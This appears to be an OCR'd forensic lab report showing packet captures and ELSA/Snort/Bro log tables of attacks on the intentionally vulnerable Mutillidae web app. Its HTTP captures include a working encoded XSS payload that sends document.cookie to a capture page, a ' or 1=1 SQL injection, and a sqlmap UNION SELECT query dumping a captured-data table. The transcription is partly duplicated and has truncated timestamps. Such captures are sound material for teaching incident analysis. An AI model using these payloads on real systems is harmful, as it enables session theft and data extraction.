someones-blog.php

SRC: Cookie: showhints=0; Xplico=t6d3p5j76k0hned9p8ptobopa1;
PHPSESSID=b5c3qbo8kfih64f66e7sul54f5

```
SRC: Content-Type: application/x-www-form-url    encoded

SRC:

SRC:

SRC: author=admin&view-someones-blog-php-submit-
button=View%20Blog%20Entries

DST: HTTP/1.1 200 OK

DST: Date: Wed, 27 Mar 2013 19:20:15 GMT

DST: Server: Apache/2.2.22 (Ubuntu)

DST: X-Powered-By: PHP/5.4.6-1ubuntu1.1

DST: Logged-In-User:

DST: Vary: Accept-Encoding

DST: Content-Encoding: gzip

DST: Content-Length: 6318

DST: Connection: close

DST: Content-Type: text/html

DST:
```

```
Sensor Name:     forensic-virtual-machine-eth1

Timestamp: 2013-05-09 02:15:22

Connection ID:   .forensic-virtual-machine-eth1_26

Src IP:          172.160.0.60     (ACA0003C.ipt.aol.com)

Dst IP:                (Unknown)

Src Port:        60774

Dst Port:        80

OS Fingerprint: 172.160.0.60:60774 - UNKNOWN
[S10:63:1:60:M1460,S,T,N,W3:.:?:?] (up: 0 hrs)

OS Fingerprint:    -> :80 (link: ethernet/modem)

OS Fingerprint: 172.160.0.60:60774 - UNKNOWN
[S10:63:1:60:M1460,S,T,N,W3:.:?:?] (up: 0 hrs)
```

```
OS Fingerprint:   -> :80 (link: ethernet/modem)

SRC: POST /mutillidae/index.php?page=view-someones-blog.php HTTP/1.1

SRC: Content-Length: 71

SRC: Accept-Language: en-us,en;q=0.5

SRC: Accept-Encoding: gzip, deflate

SRC: Host:

SRC: Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

SRC: User-Agent: Mozilla/5.0 (X11; Linux i686; rv:14.0)
Gecko/20100101 Firefox/14.0.1

SRC: Connection: close

SRC: Referer: http://localhost/mutillidae/index.php?page=view-
someones-blog.php

SRC: Cookie: showhints=0; Xplico=t6d3p5j76k0hned9p8ptobopa1;
PHPSESSID=b5c3qbo8kfih64f66e7sul54f5

SRC: Content-Type: application/x-www-form-url    encoded

SRC:

SRC:

SRC: author=admin&view-someones-blog-php-submit-
button=View%20Blog%20Entries

DST: HTTP/1.1 200 OK

DST: Date: Wed, 27 Mar 2013 19:20:15 GMT

DST: Server: Apache/2.2.22 (Ubuntu)

DST: X-Powered-By: PHP/5.4.6-1ubuntu1.1

DST: Logged-In-User:

DST: Vary: Accept-Encoding

DST: Content-Encoding: gzip

DST: Content-Length: 6318

DST: Connection: close

DST: Content-Type: text/html
```

DST:

Sensor Name: forensic-virtual-machine-eth1

Timestamp: 2013-05-09 02:15:33

Connection ID: .forensic-virtual-machine-eth1_28

Src IP: 172.160.0.60 (ACA0003C.ipt.aol.com)

Dst IP: (Unknown)

Src Port: 60776

Dst Port: 80

OS Fingerprint: 172.160.0.60:60776 - UNKNOWN
[S10:63:1:60:M1460,S,T,N,W3:.:?:?] (up: 0 hrs)

OS Fingerprint: -> :80 (link: ethernet/modem)

SRC: POST /mutillidae/index.php?page=pen-test-tool-lookup-ajax.php
HTTP/1.1

SRC: Host:

SRC: Content-Length: 227

SRC: Content-Type: application/x-www-form-urlencoded

SRC: Accept-Encoding: gzip, deflate, compress

SRC: Accept: */*

SRC: User-Agent: python-requests/1.1.0 CPython/2.6.5 Linux/3.2.6

SRC:

SRC:

SRC:
ToolID=%22%7D%7D+%29%253bdocument.location%253d%2522http%253a%252f%2
52flocalhost%252fmutillidae%252fcapture-
data.php%253fcookie%253d%2522%2B%252b%2Bdocument.cookie%253b%2F%2F&p
en-test-tool-lookup-php-submit-button=Lookup%2BTool

DST: HTTP/1.1 200 OK

DST: Date: Wed, 27 Mar 2013 19:20:26 GMT

```
DST: Server: Apache/2.2.22 (Ubuntu)

DST: X-Powered-By: PHP/5.4.6-1ubuntu1.1

DST: Set-Cookie: PHPSESSID=frehjjlrr52ahkbuffdkfucp71; path=/

DST: Set-Cookie: showhints=0

DST: Logged-In-User:

DST: Vary: Accept-Encoding

DST: Content-Encoding: gzip

DST: Content-Length: 7620

DST: Content-Type: text/html

DST:
```

```
Sensor Name:     forensic-virtual-machine-eth1

Timestamp: 2013-05-09 02:15:44

Connection ID:   .forensic-virtual-machine-eth1_29

Src IP:          172.160.0.60     (ACA0003C.ipt.aol.com)

Dst IP:                (Unknown)

Src Port:        60777

Dst Port:        80

OS Fingerprint: 172.160.0.60:60777 - UNKNOWN
[S10:63:1:60:M1460,S,T,N,W3:.:?:?] (up: 0 hrs)

OS Fingerprint:    -> :80 (link: ethernet/modem)


SRC: POST /mutillidae/index.php?page=user-info.php HTTP/1.1

SRC: Host:

SRC: Content-Length: 78

SRC: Content-Type: application/x-www-form-urlencoded

SRC: Accept-Encoding: gzip, deflate, compress

SRC: Accept: */*
```

```
SRC: User-Agent: python-requests/1.1.0 CPython/2.6.5 Linux/3.2.6

SRC:

SRC:

SRC: username=%27+or+1%3D1+--+&user-info-php-submit-
button=View%2BAccount%2BDetails

DST: HTTP/1.1 200 OK

DST: Date: Wed, 27 Mar 2013 19:20:37 GMT

DST: Server: Apache/2.2.22 (Ubuntu)

DST: X-Powered-By: PHP/5.4.6-1ubuntu1.1

DST: Set-Cookie: PHPSESSID=u7jclvask264aqkqnvd87pus83; path=/

DST: Set-Cookie: showhints=0

DST: Logged-In-User:

DST: Vary: Accept-Encoding

DST: Content-Encoding: gzip

DST: Content-Length: 6995

DST: Content-Type: text/html
```

```
Sensor Name:     forensic-virtual-machine-eth1

Timestamp: 2013-05-09 02:11:16

Connection ID:   .forensic-virtual-machine-eth1_4

Src IP:          172.160.0.60     (ACA0003C.ipt.aol.com)

Dst IP:                (Unknown)

Src Port:        60767

Dst Port:        80

OS Fingerprint: 172.160.0.60:60767 - UNKNOWN
[S10:63:1:60:M1460,S,T,N,W3:.:?:?] (up: 0 hrs)

OS Fingerprint:    -> :80 (link: ethernet/modem)

OS Fingerprint: 172.160.0.60:60767 - UNKNOWN
[S10:63:1:60:M1460,S,T,N,W3:.:?:?] (up: 0 hrs)
```

```
OS Fingerprint:    -> :80 (link: ethernet/modem)


SRC: POST /mutillidae/index.php?page=view-someones-blog.php HTTP/1.1

SRC: Accept-Encoding: identity

SRC: Content-Length: 803

SRC: Accept-Language: en-us,en;q=0.5

SRC: Host:

SRC: Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

SRC: User-Agent: sqlmap/1.0-dev (r4766) (http://www.sqlmap.org)

SRC: Accept-Charset: ISO-8859-15,utf-8;q=0.7,*;q=0.7

SRC: Connection: close

SRC: Cookie: showhints=0; PHPSESSID=lha5oe1o27c24pdoo0nl0r53k2

SRC: Pragma: no-cache

SRC: Cache-Control: no-cache,no-store

SRC: Content-Type: application/x-www-form-urlencoded

SRC:

SRC:

SRC: author=6C57C4B5-B341-4539-977B-
7ACB9D42985A%27%20UNION%20ALL%20SELECT%20NULL%2C%20NULL%2C%20NULL%2C
%20CONCAT%280x3a697a673a%2CIFNULL%28CAST%28capture_date%20AS%20CHAR%
29%2C0x20%29%2C0x7a69706d7373%2CIFNULL%28CAST%28data%20AS%20CHAR%29%
2C0x20%29%2C0x7a69706d7373%2CIFNULL%28CAST%28data_id%20AS%20CHAR%29%
2C0x20%29%2C0x7a69706d7373%2CIFNULL%28CAST%28hostname%20AS%20CHAR%29
%2C0x20%29%2C0x7a69706d7373%2CIFNULL%28CAST%28ip_address%20AS%20CHAR
%29%2C0x20%29%2C0x7a69706d7373%2CIFNULL%28CAST%28port%20AS%20CHAR%29
%2C0x20%29%2C0x7a69706d7373%2CIFNULL%28CAST%28referrer%20AS%20CHAR%2
9%2C0x20%29%2C0x7a69706d7373%2CIFNULL%28CAST%28user_agent_string%20A
S%20CHAR%29%2C0x20%29%2C0x3a7675713a%29%20FROM%20nowasp.captured_dat
a%23%20AND%20%27szPJ%27%3D%27szPJ&view-someones-blog-php-submit-
button=View%20Blog%20Entries

DST: HTTP/1.1 200 OK

DST: Date: Wed, 27 Mar 2013 19:19:07 GMT
```

```
DST: Server: Apache/2.2.22 (Ubuntu)

DST: X-Powered-By: PHP/5.4.6-1ubuntu1.1

DST: Logged-In-User:

DST: Vary: Accept-Encoding

DST: Connection: close

DST: Transfer-Encoding: chunked

DST: Content-Type: text/html

DST:
```

```
Sensor Name:     forensic-virtual-machine-eth1

Timestamp: 2013-05-09 02:14:13

Connection ID:   .forensic-virtual-machine-eth1_19

Src IP:          172.160.0.60     (ACA0003C.ipt.aol.com)

Dst IP:                (Unknown)

Src Port:        60767

Dst Port:        80

OS Fingerprint: 172.160.0.60:60767 - UNKNOWN
[S10:63:1:60:M1460,S,T,N,W3:.:?:?] (up: 0 hrs)

OS Fingerprint:    -> :80 (link: ethernet/modem)

OS Fingerprint: 172.160.0.60:60767 - UNKNOWN
[S10:63:1:60:M1460,S,T,N,W3:.:?:?] (up: 0 hrs)

OS Fingerprint:    -> :80 (link: ethernet/modem)

SRC: POST /mutillidae/index.php?page=view-someones-blog.php HTTP/1.1

SRC: Accept-Encoding: identity

SRC: Content-Length: 803

SRC: Accept-Language: en-us,en;q=0.5

SRC: Host:

SRC: Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
```

```
SRC: User-Agent: sqlmap/1.0-dev (r4766) (http://www.sqlmap.org)

SRC: Accept-Charset: ISO-8859-15,utf-8;q=0.7,*;q=0.7

SRC: Connection: close

SRC: Cookie: showhints=0; PHPSESSID=lha5oe1o27c24pdoo0nl0r53k2

SRC: Pragma: no-cache

SRC: Cache-Control: no-cache,no-store

SRC: Content-Type: application/x-www-form-urlencoded

SRC:

SRC:

SRC: author=6C57C4B5-B341-4539-977B-
7ACB9D42985A%27%20UNION%20ALL%20SELECT%20NULL%2C%20NULL%2C%20NULL%2C
%20CONCAT%280x3a697a673a%2CIFNULL%28CAST%28capture_date%20AS%20CHAR%
29%2C0x20%29%2C0x7a69706d7373%2CIFNULL%28CAST%28data%20AS%20CHAR%29%
2C0x20%29%2C0x7a69706d7373%2CIFNULL%28CAST%28data_id%20AS%20CHAR%29%
2C0x20%29%2C0x7a69706d7373%2CIFNULL%28CAST%28hostname%20AS%20CHAR%29
%2C0x20%29%2C0x7a69706d7373%2CIFNULL%28CAST%28ip_address%20AS%20CHAR
%29%2C0x20%29%2C0x7a69706d7373%2CIFNULL%28CAST%28port%20AS%20CHAR%29
%2C0x20%29%2C0x7a69706d7373%2CIFNULL%28CAST%28referrer%20AS%20CHAR%2
9%2C0x20%29%2C0x7a69706d7373%2CIFNULL%28CAST%28user_agent_string%20A
S%20CHAR%29%2C0x20%29%2C0x3a7675713a%29%20FROM%20nowasp.captured_dat
a%23%20AND%20%27szPJ%27%3D%27szPJ&view-someones-blog-php-submit-
button=View%20Blog%20Entries

DST: HTTP/1.1 200 OK

DST: Date: Wed, 27 Mar 2013 19:19:07 GMT

DST: Server: Apache/2.2.22 (Ubuntu)

DST: X-Powered-By: PHP/5.4.6-1ubuntu1.1

DST: Logged-In-User:

DST: Vary: Accept-Encoding

DST: Connection: close

DST: Transfer-Encoding: chunked

DST: Content-Type: text/html

DST:

DST: 27a1
```

2. Elsa outputs:

	Timestamp	order by	host(1)	program(3)	class(3)	srcip(1)	srcport(16)	dstip(1)	dstport(2)	status_code(1)	content_length(9)	method(1)	site(1)	uri(5)	
Info	Wed May 08 23:46:44	1.4E+09	127.0.0.1	bro_http	BRO_HTTP	172.160.0.60	60764		80	200	29980	POST		/mutillidae/index.php?page=set-background-color.php	-
Info	Wed May 08 23:46:5	1.4E+09	127.0.0.1	snort	SNORT	172.160.0.60	60765		80						
Info	Wed May 08 23:46:5	1.4E+09	127.0.0.1	bro_http	BRO_HTTP	172.160.0.60	60765		80	200	30677	POST		/mutillidae/index.php?page=view-someones-blog.php	-
Info	Wed May 08 23:46:5	1.4E+09	127.0.0.1	bro_conn	BRO_CONN	172.160.0.60	60764		80						
Info	Wed May 08 23:47:0	1.4E+09	127.0.0.1	bro_conn	BRO_CONN	172.160.0.60	60765		80						
Info	Wed May 08 23:47:11	1.4E+09	127.0.0.1	snort	SNORT	172.160.0.60	60766		80						
Info	Wed May 08 23:47:1	1.4E+09	127.0.0.1	snort	SNORT	172.160.0.60	60767		80						
Info	Wed May 08 23:47:11	1.4E+09	127.0.0.1	snort	SNORT	172.160.0.60	60767		80						
Info	Wed May 08 23:47:12	1.4E+09	127.0.0.1	snort	SNORT	172.160.0.60	60768		80						

	Timestamp	order by	host(1)	program(3)	class(3)	srcip(1)	srcport(16)	dstip(1)	dstport(2)	status_code(1)	content_length(9)	method(1)	site(1)	uri(5)	
Info	Wed May 08 23:47:12	1.4E+09	127.0.0.1	snort	SNORT	172.160.0.60	60768		80						
Info	Wed May 08 23:47:13	1.4E+09	127.0.0.1	bro_http	BRO_HTTP	172.160.0.60	60766		80	200	33452	POST		/mutillidae/index.php?page=view-someones-blog.php	-
Info	Wed May 08 23:47:13	1.4E+09	127.0.0.1	bro_http	BRO_HTTP	172.160.0.60	60768		80	200	30933	POST		/mutillidae/index.php?page=view-someones-blog.php	-
Info	Wed May 08 23:47:15	1.4E+09	127.0.0.1	bro_http	BRO_HTTP	172.160.0.60	60767		80	200	30933	POST		/mutillidae/index.php?page=view-someones-blog.php	-
Info	Wed May 08 23:47:2	1.4E+09	127.0.0.1	bro_conn	BRO_CONN	172.160.0.60	60766		80						
Info	Wed May 08 23:47:2	1.4E+09	127.0.0.1	bro_conn	BRO_CONN	172.160.0.60	60768		80						
Info	Wed May 08 23:47:2	1.4E+09	127.0.0.1	bro_conn	BRO_CONN	172.160.0.60	60767		80						
Info	Wed May 08 23:47:29	1.4E+09	127.0.0.1	bro_http	BRO_HTTP	172.160.0.60	60769		80	200	35584	POST		/mutillidae/index.php?page=pen-test-tool-lookup-ajax.php	-


	Timestamp	order by	host(1)	program(3)	class(3)	srcip(1)	srcport(16)	dstip(1)	dstport(2)	status_code(1)	content_length(9)	method(1)	site(1)	uri(5)	
Info	Wed May 08 23:47:42	1.4E+09	127.0.0.1	snort	SNORT	172.160.0.60	60770		80						
Info	Wed May 08 23:47:4	1.4E+09	127.0.0.1	bro_conn	BRO_CONN	172.160.0.60	60769		80						
Info	Wed May 08 23:47:4	1.4E+09	127.0.0.1	bro_conn	BRO_CONN	172.160.0.60	8		0						
Info	Wed May 08 23:47:48	1.4E+09	127.0.0.1	bro_http	BRO_HTTP	172.160.0.60	60770		80	200	31030	POST		/mutillidae/index.php?page=dns-lookup.php	-
Info	Wed May 08 23:47:53	1.4E+09	127.0.0.1	snort	SNORT	172.160.0.60	60771		80						
Info	Wed May 08 23:47:5	1.4E+09	127.0.0.1	bro_conn	BRO_CONN	172.160.0.60	60770		80						
Info	Wed May 08 23:47:59	1.4E+09	127.0.0.1	bro_http	BRO_HTTP	172.160.0.60	60771		80	200	35584	POST		/mutillidae/index.php?page=pen-test-tool-lookup-ajax.php	-
Info	Wed May 08 23:48:0	1.4E+09	127.0.0.1	bro_conn	BRO_CONN	172.160.0.60	60771		80						


	Timestamp	order by	host(1)	program(3)	class(3)	srcip(1)	srcport(16)	dstip(1)	dstport(2)	status_code(1)	content_length(9)	method(1)	site(1)	uri(5)	
Info	Wed May 08 23:48:09	1.4E+09	127.0.0.1	bro_http	BRO_HTTP	172.160.0.60	60772		80	200	36192	POST		/mutillidae/index.php?page=user-info.php	-
Info	Wed May 08 23:48:13	1.4E+09	127.0.0.1	snort	SNORT	172.160.0.60	60773		80						
Info	Wed May 08 23:48:1	1.4E+09	127.0.0.1	bro_conn	BRO_CONN	172.160.0.60	60772		80						
Info	Wed May 08 23:48:16	1.4E+09	127.0.0.1	bro_http	BRO_HTTP	172.160.0.60	60773		80	200	31030	POST		/mutillidae/index.php?page=dns-lookup.php	-
Info	Wed May 08	1.4E+09	127.0.0.1	bro_conn	BRO_CONN	172.160.0.60	60773		80						
Info	Wed May 08 23:48:26	1.4E+09	127.0.0.1	bro_http	BRO_HTTP	172.160.0.60	60774		80	200	30681	POST		/mutillidae/index.php?page=view-someones-blog.php	h ?


	Timestamp	order by	host(1)	program(3)	class(3)	srcip(1)	srcport(16)	dstip(1)	dstport(2)	status_code(1)	content_length(9)	method(1)	site(1)	uri(5)	
Info	Wed May 08 23:48:26	1.4E+09	127.0.0.1	bro_http	BRO_HTTP	172.160.0.60	60775		80	200	30681	POST		/mutillidae/index.php?page=view-someones-blog.php	h ?
Info	Wed May 08 23:48:3	1.4E+09	127.0.0.1	bro_conn	BRO_CONN	172.160.0.60	60774		80						
Info	Wed May 08 23:48:3	1.4E+09	127.0.0.1	bro_conn	BRO_CONN	172.160.0.60	60775		80						
Info	Wed May 08 23:48:33	1.4E+09	127.0.0.1	bro_http	BRO_HTTP	172.160.0.60	60776		80	200	35584	POST		/mutillidae/index.php?page=pen-test-tool-lookup-ajax.php	-
Info	Wed May 08 23:48:4	1.4E+09	127.0.0.1	bro_conn	BRO_CONN	172.160.0.60	60776		80						
Info	Wed May 08 23:48:47	1.4E+09	127.0.0.1	bro_http	BRO_HTTP	172.160.0.60	60777		80	200	36192	POST		/mutillidae/index.php?page=user-info.php	-
Info	Wed May 08 23:48:55	1.4E+09	127.0.0.1	snort	SNORT	172.160.0.60	60778		80						


	Timestamp	order by	host(1)	program(3)	class(3)	srcip(1)	srcport(16)	dstip(1)	dstport(2)	status_code(1)	content_length(9)	method(1)	site(1)	uri(5)	
Info	Wed May 08 23:48:5	1.4E+09	127.0.0.1	bro_conn	BRO_CONN	172.160.0.60	60777		80						
Info	Wed May 08 23:49:00	1.4E+09	127.0.0.1	bro_http	BRO_HTTP	172.160.0.60	60778		80	200	31014	POST		/mutillidae/index.php?page=user-info.php	-
Info	Wed May 08 23:49:1	1.4E+09	127.0.0.1	bro_conn	BRO_CONN	172.160.0.60	60778		80						

